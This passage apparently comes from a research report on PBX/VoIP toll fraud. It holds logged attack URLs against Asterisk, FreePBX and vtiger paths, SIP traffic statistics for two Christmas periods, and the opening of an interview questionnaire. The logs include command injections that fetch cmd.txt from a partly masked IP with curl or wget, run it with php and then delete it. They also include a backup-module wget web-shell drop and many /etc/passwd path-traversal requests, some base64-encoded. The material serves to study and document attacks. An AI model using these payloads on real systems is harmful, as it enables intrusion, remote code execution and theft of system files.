/recordings/mcd.php?pass=dandan2017&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/recordings/mcd.php?pass=lollol&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+-O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/recordings/mcd.php?pass=test&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+-O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/recordings/misc/?cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wg	15*

Row Labels	Count of URL
et+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+O+%2Ftmp%2Fa .out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.t xt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp %2Fa.out	
/vtigercrm/3Zz.php?2	15
/recordings/misc/callme_page.php?	15
/vtigercrm/AboSala7.php?	15
/recordings/misc/config.all.php?	15
/vtigercrm/config.all.php?x	15
/recordings/misc/config.all.php?x	15
/vtigercrm/graph.php?module=upload	15
/recordings/misc/thaer.php?	15
/vtigercrm/Hima.php?2	15
/recordings/miscconfig.all.php?	15
/vtigercrm/k4ijo.php?p=sakywshaky1986	15
/recordings/miscconfig.all.php?x	15
/vtigercrm/ml.php?in=http://212.83.XXX.XXX/t/cmd.txt	15*
/recordings/mo/config.php?	15
/vtigercrm/moaz.php?9	15
/recordings/modules/config.all.php?	15
/vtigercrm/phprint.php	15
/recordings/modules/config.all.php?x	15
/vtigercrm/phpversions.php?module=upload	15
/recordings/ops.php?45	15
/vtigercrm/saky.php?p=love04h@te	15
/recordings/page.framework.php?	15
/vtigercrm/xXx-ELMAYET-xXx.php?9	15
/recordings/page.framework.php?8154e24959m27113=id%3Buname+-a %3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+ %2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX% 2Ft%2Fcmd.txt+-O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F %2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+ %2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/vtigercrm/z.php?23	15
/web-meetme/config.all.php?x	15
/vtigercrm/zizo.php?123	15
/web-meetme/config.all.php?	15
/recordings/phpversions.php?module=upload	15
/recordings/phpversions.php?module=upload&1	15
/recordings/play_page.php?	15
/recordings/pos.php?	15
/recordings/pow.php?	15

Row Labels	Count of URL
/recordings/s.php?	15
/recordings/s.php?1	15
/recordings/sall123.php?	15
/Z3R0-C00l.php.call?cmd=cat+*.call	15
/recordings/scan.php?123	15
/recordings/SecureShell.php?123	15
/meetme/config.all.php?	15
/maint/config.all.php?	15
/meetme/config.all.php?x	15
/elastixConnection/config.all.php?x	15
/digium_phones/config.all.php?x	15
/cisco/config.all.php?	15
/controllers/config.all.php?	15
/cisco/config.all.php?x	15
/digium_phones/	15
/digium_phones/config.all.php?	15
/elastixConnection/config.all.php?	15
/falx.php	15
/_asterisk/V-E-M.php?268e31510577740=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+-O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/admin/config.all.php?	15
/_asterisk/Xiii.php?yokyok=cat+Xiii.php	15
/_asterisk/tika.php?	15
/_asterisk/index.php?x	15
/admin/config.php?display=OpenVAS&handler=api&file=OpenVAS&module=OpenVAS&function=system&args=id	15
/_asterisk/253582e2ec168f76c0d4755668192ea4fdad110fe4dee9.php?mada=cat+253582e2ec168f76c0d4755668192ea4fdad110fe4dee9.php?	15
/admin/cdr/config.all.php?	15
/_asterisk/a7a.php?c=cat+a7a.php	15
/_asterisk/a7a.php?c=cat+a7a.php?	15
/_asterisk/MeSSi.php?738dea2d327f=cat+MeSSi.php	15
/_asterisk/config.all.php?	15
/a2billing/common/images/config.all.php?	15
/a2billing/common/images/config.all.php?x	15
/asteriskWS/config.all.php?	15
/a2billing/common/javascript/config.all.php?	15

Row Labels	Count of URL
/admin/assets/config.all.php?x	15
/a2billing/common/javascript/config.all.php?x	15
/admin/bootstrap.inc.php?mgp=danc3Uf%40t	15
/a2billing/common/lib/jpgraph_lib/config.all.php?	15
/admin/cdr/config.all.php?x	15
/a2billing/common/lib/jpgraph_lib/config.all.php?x	15
/_asterisk/MeSSi.php?	15
/a2billing/common/lib/pqp/config.all.php?	15
/admin/common/config.all.php?x	15
/a2billing/common/lib/pqp/config.all.php?x	15
/admin/config.all.php?x	15
/a2billing/config.all.php?	15
/admin/config.php?	15
/a2billing/config.all.php?x	15
/admin/fortest.php?	15
/_asterisk/config.all.php?x	15
/a2billing/ws.php?	15
/aastra/config.all.php?	15
/aastra/config.all.php?x	15
/_asterisk/index.php?	15
/_asterisk/sos.php?	15
/asteriskWS/config.all.php?x	15
/admin/ajax.php?module=recordings	15
/recordings/config.Bll.php	14
/digium_phones/index.php	14
/a2billing/customer/templates/default/footer.tpl	12
/_asterisk/	12
/recordings/Do.php	9
/maint/	7
/web-meetme/conf_cdr.php?bookId=1	5
/recordings/config.php	5
/digium_phones/config.php	5
/asterisk/cdr/download.php?csv=../../../../../../../../etc/passwd	5
/_asterisk/config.php	3
/CDR/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL 3Bhc3N3ZA==	3
//recordings/Do.php	3
/CDR/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXR jL3Bhc3N3ZA==	3
/Cdr/download.php?csv=../../../../../../../../etc/passwd	3
/play.php?file=../../../../../../../etc/passwd%00	2

Row Labels	Count of URL
/sounds.php?file=../../../../../../../../../../etc/passwd	2
/play.php?file=/etc/passwd%00	2
/recordings/xx.php	2
/play.php?file=../../../../../../../../../../etc/passwd%00	2
/sounds.php?method=getfile=../../../../../../../../../../etc/passwd	2
/play.php?f_name=../../../../../../../../../../etc/passwd	2
/play.php?f=../../../../../../../../../../etc/passwd	2
/playaudio.html?type=moh&file=../../../../../../etc/passwd	2
/sigman/playaudio.html?type=moh&file=../../../../../../etc/passwd	2
/playvm.html?number=../../../../../../../../etc/passwd%00.wav&msg ID=../../../../../../../../etc/passwd%00.wav	2
/play.php?file=../../../../../../../../../../etc/passwd	2
/play.php?f=../../../../../../../../../../etc/passwd%00	2
/user/playvm.html?number=../../../../../../../../etc/passwd%00.wav &msgID=../../../../../../../../etc/passwd%00.wav	2
/sounds.php?method=getfile&dir=&file=../../../../../../../../../../etc /passwd	2
/recordings/index1.php	2
/play.php?file=../../../../../../../etc/passwd	2
/pbx/admin/modules/backup/page.backup.php?action=deleteda taset&dir=';wget%20http://185.141.110.XXX/upload/c.txt%20-O %20c.php;%20echo%20'mission%20done	2*
/pbx/manual.html?filename=../../../../../../etc/passwd	2
/IPPBX/include/function/fun/Download.php?dir/etc/&name=/e tc/passwd	2
/modules/asterisk_info/asterisk_info.php?lang=../../../../../../../.. /etc/passwd%00	2
/pbx/admin/modules/backup/c.php?cmd=cat	2
/PBX/cdr/download.php?csv=../../../../../../../../../../etc/passwd	2
/pbx/playaudio.html?type=moh&file=../../../../../../etc/passwd	2
/maint/modules/home/index.php?lang=../../../../../../../../../etc/pas swd%00	2
/maint/modules/asterisk_info/asterisk_info.php?lang=../../../../../../ ../../etc/passwd%00	2
/fpbx/admin/modules/backup/c.php?cmd=cat	2
/fpbx/admin/modules/backup/page.backup.php?action=deleted ataset&dir=';wget%20http://185.141.XXX.XXX/upload/c.txt%20-O%2 0c.php;%20echo%20'mission%20done	2*
/epbx/jsp/system/DownFile.jsp?ref=/etc/passwd%00	2
/digium_phones/config.Bll.php	2
/ct_ccvoip/index.php?cmd=;cat	2
/digium_phones/index1.php	2
/_asterisk/index.php	2
/asterisk/old/cdr_2.3.4/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4	2

Row Labels	Count of URL
vLi4vZXRjL3Bhc3N3ZA==	
/admin/asterisk/cdr/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4v Li4vLi4vZXRjL3Bhc3N3ZA==	2
/admin/asterisk/cdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi 4vLi4vZXRjL3Bhc3N3ZA==	2
/asterisk/old/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZX RjL3Bhc3N3ZA==	2
/admin/asterisk/cdr/download.php?csv=../../../../../../../../etc/pass wd	2
/_asterisk/xx.php	2
/ccvoip/index.php?cmd=;cat	2
/admin/maint/modules/asterisk_info/asterisk_info.php?lang=../../../ ../../../../../etc/passwd%00	2
/cdr-test/download.php?csv=../../../../../../../../etc/passwd	2
/admin/maint/modules/home/index.php?lang=../../../../../../../../etc/p asswd%00	2
/admin/maint/modules/repo/repo.php?lang=../../../../../../../../etc/pas swd%00	2
/asterisk/download.php?audio=../../../../../../../../../etc/passwd	2
/admin/modules/backup/page.backup.php?action=deletedataset&d ir=';wget%20http://185.141.XXX.XXX/upload/c.txt%20-O%20c.php; %20echo%20'mission%20done	2*
/asterisk/old/cdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZ XRjL3Bhc3N3ZA==	2
/acdr/download.php?audio=../../../../../../../../../etc/passwd	2
/acdr/download.php?csv=../../../../../../../../../etc/passwd	2
/cdr-test/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZ XRjL3Bhc3N3ZA==	2
/cdr-test/download.php?audio=../../../../../../../../../etc/passwd	2
/snom	1
/recordings/phpversions.php	1
/vtigercrm/graph.php?current_language=../../../../../../../..//etc/pass wd%00&module=Accounts&action	1
/polycom	1
/vtigercrm/modules/backup/page.backup.php?action=download& dir=/etc/passwd	1
/recordings//misc/callme_page.php?do=cat/etc/passwd	1
/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php?mod ule_name=../../../../../../../..//etc/passwd%00	1
/recordings/graph.php	1
/vtigercrm/graph.php?module=../../../../../../../..//etc/passwd%00	1
/vtigercrm/graph.php?module=/etc/passwd%00	1
/main/cdr/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZ XRjL3Bhc3N3ZA==	1
/main/cdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZX	1

Row Labels	Count of URL
RjL3Bhc3N3ZA==	
/_asterisk/magnito.php	1
/asterisk/cdr/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	1
/asterisk/download.php?csv=../../../../../../../../../etc/passwd	1
/billing/cdr/download.php?csv=../../../../../../../../../etc/passwd	1
/admin/cdr/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	1
/admin_download_wav.php?file=../../../../../../../../../../etc/passwd	1
/admin/cdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	1
/admin/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php?module_name=../../../../../../../..//etc/passwd%00	1
/apps/ippbx/admin/modules/backup/page.backup.php?action=download&dir=/etc/passwd	1
/admin/cdr/download.php?csv=../../../../../../../../../etc/passwd	1
/asterisk-cdr-viewer.1.8/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	1
/asterisk-cdr-viewer.1.8/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	1
/asterisk-cdr-viewer/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	1
/asterisk-cdr-viewer/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	1

* IP has been partially hidden


User Registrations by Username and Day Part II

	1001	1002	1003	1125486	10000	50000	100000	5001	5003	Total
18/10/2018	0	0	0	0	0	0	0	0	0	0
19/10/2018	0	0	0	0	1	2345	0	0	0	2346
20/10/2018	0	0	0	0	0	5350	0	0	0	5350
21/10/2018	0	0	0	0	0	1997	0	0	0	1997
22/10/2018	0	0	0	0	0	0	0	0	0	0
23/10/2018	0	0	0	0	0	0	0	0	0	0
24/10/2018	0	0	0	0	3	0	0	0	0	3
25/10/2018	0	0	0	0	0	0	0	0	0	0
26/10/2018	0	0	0	0	6	0	0	0	0	6
27/10/2018	0	0	0	0	0	0	0	0	0	0
28/10/2018	0	0	0	0	0	0	0	0	0	0
29/10/2018	0	0	0	0	0	0	0	0	0	0
02/11/2018	0	0	0	0	0	0	0	0	0	0
03/11/2018	0	0	0	0	0	0	0	0	0	0
04/11/2018	0	151	1	0	0	0	0	2	0	154
05/11/2018	0	0	0	0	0	0	0	0	0	0
06/11/2018	0	36	0	0	90	0	0	0	0	126
07/11/2018	0	0	0	0	94	0	0	0	0	94
08/11/2018	0	0	0	0	51	0	0	0	0	51
09/11/2018	0	1	0	0	0	1	0	0	0	2
10/11/2018	0	0	0	0	1	0	0	0	0	1
11/11/2018	0	0	0	0	0	0	0	0	0	0
12/11/2018	0	0	0	0	0	0	0	1	0	1
13/11/2018	0	0	0	0	0	0	0	2042	0	2042
14/11/2018	0	0	0	0	0	0	0	0	0	0
15/11/2018	0	0	0	0	0	0	0	0	0	0
16/11/2018	0	0	0	0	0	0	0	462	0	462
17/11/2018	0	0	0	0	0	0	0	0	0	0
18/11/2018	0	0	0	0	0	0	0	0	0	0
22/11/2018	0	78	0	0	0	0	0	0	0	78
23/11/2018	0	142	0	0	0	0	0	0	0	142
24/11/2018	0	0	0	0	0	0	0	2	0	2
25/11/2018	0	225	0	0	0	0	0	651	0	876
26/11/2018	0	0	0	0	0	0	0	1040	0	1040
27/11/2018	0	0	0	0	0	0	0	0	0	0
28/11/2018	0	11	0	0	2	0	0	0	0	13
29/11/2018	0	58	1	0	0	0	0	3	0	62
30/11/2018	0	363	0	0	0	0	0	0	0	363
01/12/2018	0	144	0	0	2	0	0	1924	0	2070


	1001	1002	1003	1125486	10000	50000	100000	5001	5003	Total
03/12/2018	0	0	0	0	0	0	0	2	0	2
04/12/2018	0	0	0	0	77	0	0	2	0	79
05/12/2018	0	107	0	0	87	0	0	0	0	194
06/12/2018	0	232	0	0	84	0	0	1	0	317
07/12/2018	0	18	0	0	107	0	0	4	0	129
08/12/2018	0	171	0	0	201	0	0	0	0	372
09/12/2018	0	107	0	0	2	0	0	0	0	109
10/12/2018	0	109	0	0	0	0	0	0	0	109
11/12/2018	0	0	1	0	0	0	0	0	0	1
12/12/2018	0	34	162	0	34	0	0	0	0	230
13/12/2018	0	36	34	0	34	0	0	0	0	104
14/12/2018	0	0	162	0	0	0	0	1	0	163
15/12/2018	0	56	0	0	0	0	0	0	0	56
16/12/2018	0	318	0	0	0	45	0	339	0	702
17/12/2018	0	0	0	0	0	0	0	2512	0	2512
18/12/2018	0	0	0	0	0	0	0	0	0	0
19/12/2018	0	1	0	0	0	0	0	1	0	2
20/12/2018	0	243	0	0	0	0	0	704	0	947
21/12/2018	0	0	0	0	0	0	0	1530	0	1530
22/12/2018	0	2	0	0	0	0	0	0	0	2
23/12/2018	0	656	167	0	0	0	0	0	0	823
24/12/2018	0	179	0	0	0	0	0	0	0	179
25/12/2018	0	252	1	0	0	0	0	0	0	253
26/12/2018	0	23	0	0	0	0	0	0	0	23
27/12/2018	0	22	0	0	0	0	0	0	0	22
28/12/2018	0	97	0	0	0	0	0	0	0	97
29/12/2018	0	119	0	0	0	0	0	0	0	119
30/12/2018	0	36	0	0	0	0	0	0	0	36
31/12/2018	0	18	20	0	0	0	0	0	0	38
01/01/2019	0	40	0	0	0	0	0	1	0	41
02/01/2019	0	147	95	0	0	0	0	0	0	242
03/01/2019	0	29	0	0	0	0	0	0	0	29
04/01/2019	0	411	0	0	0	0	0	0	0	411
05/01/2019	0	0	0	0	0	0	0	0	0	0
06/01/2019	0	0	0	0	0	0	0	0	0	0
07/01/2019	0	164	162	0	0	0	0	0	0	326
08/01/2019	0	0	0	0	0	0	0	15	0	15
09/01/2019	0	8	6	0	0	0	0	198	0	212
10/01/2019	0	5	5	0	0	0	0	6	0	16
11/01/2019	0	0	0	0	0	0	0	1	0	1
15/01/2019	0	59	0	0	0	0	0	0	0	59

	1001	1002	1003	1125486	10000	50000	100000	5001	5003	Total
16/01/2019	0	166	162	0	0	0	0	0	0	328
17/01/2019	0	25	1	0	1	0	1	1	0	29
18/01/2019	0	109	102	0	0	0	0	2	0	213
19/01/2019	0	44	42	0	0	0	0	1	0	87
20/01/2019	0	49	45	0	29	0	0	2	0	125
21/01/2019	0	16	1	0	0	0	0	0	0	17
22/01/2019	0	1	0	0	3	0	0	0	0	4
24/01/2019	0	2	0	0	0	0	0	0	0	2
26/01/2019	0	8	0	0	0	0	0	0	0	8
27/01/2019	0	24	12	0	0	0	0	1	0	37
28/01/2019	0	122	115	0	0	0	0	1	0	238
29/01/2019	0	184	183	0	0	0	0	0	0	367
30/01/2019	0	3	1	0	1	1	0	1	0	7
31/01/2019	0	4	0	0	0	0	0	1	0	5
01/02/2019	0	77	0	0	0	0	0	0	0	77
02/02/2019	0	6	0	0	0	0	0	158	0	164
03/02/2019	0	10	0	0	3	0	0	1707	0	1720
04/02/2019	0	12	0	0	0	0	0	1762	0	1774
05/02/2019	0	10	1	0	0	0	0	326	0	337
06/02/2019	0	0	0	0	0	0	0	0	0	0
07/02/2019	0	0	0	0	0	0	0	0	0	0
08/02/2019	0	8	0	0	0	0	0	0	0	8
09/02/2019	0	192	145	0	0	0	0	0	0	337
	0	5980	1627	0	913	9739	1	15407	0	33667


Scatter Diagram – Registration, Invites & Options (Part II)



Scatter Diagram of Registration Messages Received (Part II)



Scatter Diagram of Invite Messages Received (Part II)



Scatter Diagram of Option Messages Received (Part II)

Christmas 2019-2020 Full Statistics

	SIP Message Type Received			
Date	**Register**	**Invites**	**Options**	**Total**
20/12/2019	9,105	15,603	2,481	27,189
21/12/2019	763,825	28,017	4,899	796,741
22/12/2019	40,157	21,860	629	62,646
23/12/2019	5	11,559	68	11,632
24/12/2019	422,690	12,251	1,024	435,965
25/12/2019	377,845	15,684	289	393,818
26/12/2019	207,709	10,725	740	219,174
27/12/2019	775,099	7,142	747	782,988
28/12/2019	608,075	10,323	896	619,294
29/12/2019	1,742,582	7,284	172	1,750,038
30/12/2019	340,244	14,421	4,114	358,779
31/12/2019	1,089,406	8,449	1,605	1,099,460
01/01/2020	143,011	24,433	2,777	170,221
02/01/2020	1,196,124	27,737	3,370	1,227,231
03/01/2020	73,310	24,744	319	98,373
04/01/2020	253,874	11,221	2,742	267,837
05/01/2020	979,669	23,649	67	1,003,385
06/01/2020	1,005,157	22,939	88	1,028,184
07/01/2020	353,373	9,465	2,686	365,524
08/01/2020	414,857	7,028	4,433	426,318
09/01/2020	764,911	5,912	3,905	774,728
Total	11,561,028	320,446	38,051	11,919,525

Christmas 2020-2021 Full Statistics

	SIP Message Type Received			
Date	**Register**	**Invites**	**Options**	**Total**
23/12/2020	978,100	12,950	216	991,266
24/12/2020	3,467,279	19,594	34	3,486,907
25/12/2020	5,108,555	9,047	4,072	5,121,674
26/12/2020	1,160,450	21,872	1,317	1,183,639
27/12/2020	1,570,065	63,169	3,040	1,636,274
28/12/2020	1,852,037	236,937	2,719	2,091,693
29/12/2020	334,606	32,791	6,551	373,948
30/12/2020	3,035,456	29,805	15,712	3,080,973
31/12/2020	4,601,025	14,881	2,133	4,618,039
01/01/2021	-	-	-	-
02/01/2021	14,729	194	0	14,923
03/01/2021	554,232	20,313	58	574,603
Total	22,676,534	461,553	35,852	23,173,939

Note: 1/1/2021 – File was corrupted and was not able to reliably retrieve data

Appendix C: Interview Questions & Ethics

Questions

Questions to Various EC Member bodies/ Law Enforcement / Regulators / Lawyers / Specialists etc. – Nov 2019

Depending **WHO** is being interviewed and what their area is, not all questions may be applicable or asked. Questions are not in any particular order and maybe subject to rewording or similar meanings when the interview is conducted. The general aim to ask some or all of these questions initially and then let the conversation naturally develop. "Other Questions" are mostly reworded from the below, but some are unique

------- Core Questions -------

1. Are you **aware** of PBX (Company Phone System) hacking (commonly known as Toll Fraud) and the **suspected global cost per year**? If so, please tell me what you know.

[IF NOT AWARE, EXPLAIN COST AND HOW HACKING WORKS]

2. If you are aware of this, could you explain to me your understanding of this is?

This problem is not necessarily new, but in the past few years has significantly increased in frequency and scale due to more businesses moving their communications to next generation networks (NGN) (I.e VoIP based). This is in part because more Public Electronic Communication Networks (PECN) are moving to NGN requiring customers to upgrade their equipment. Although this increases features, options, market competition and use cases, it dramatically increases security risks.

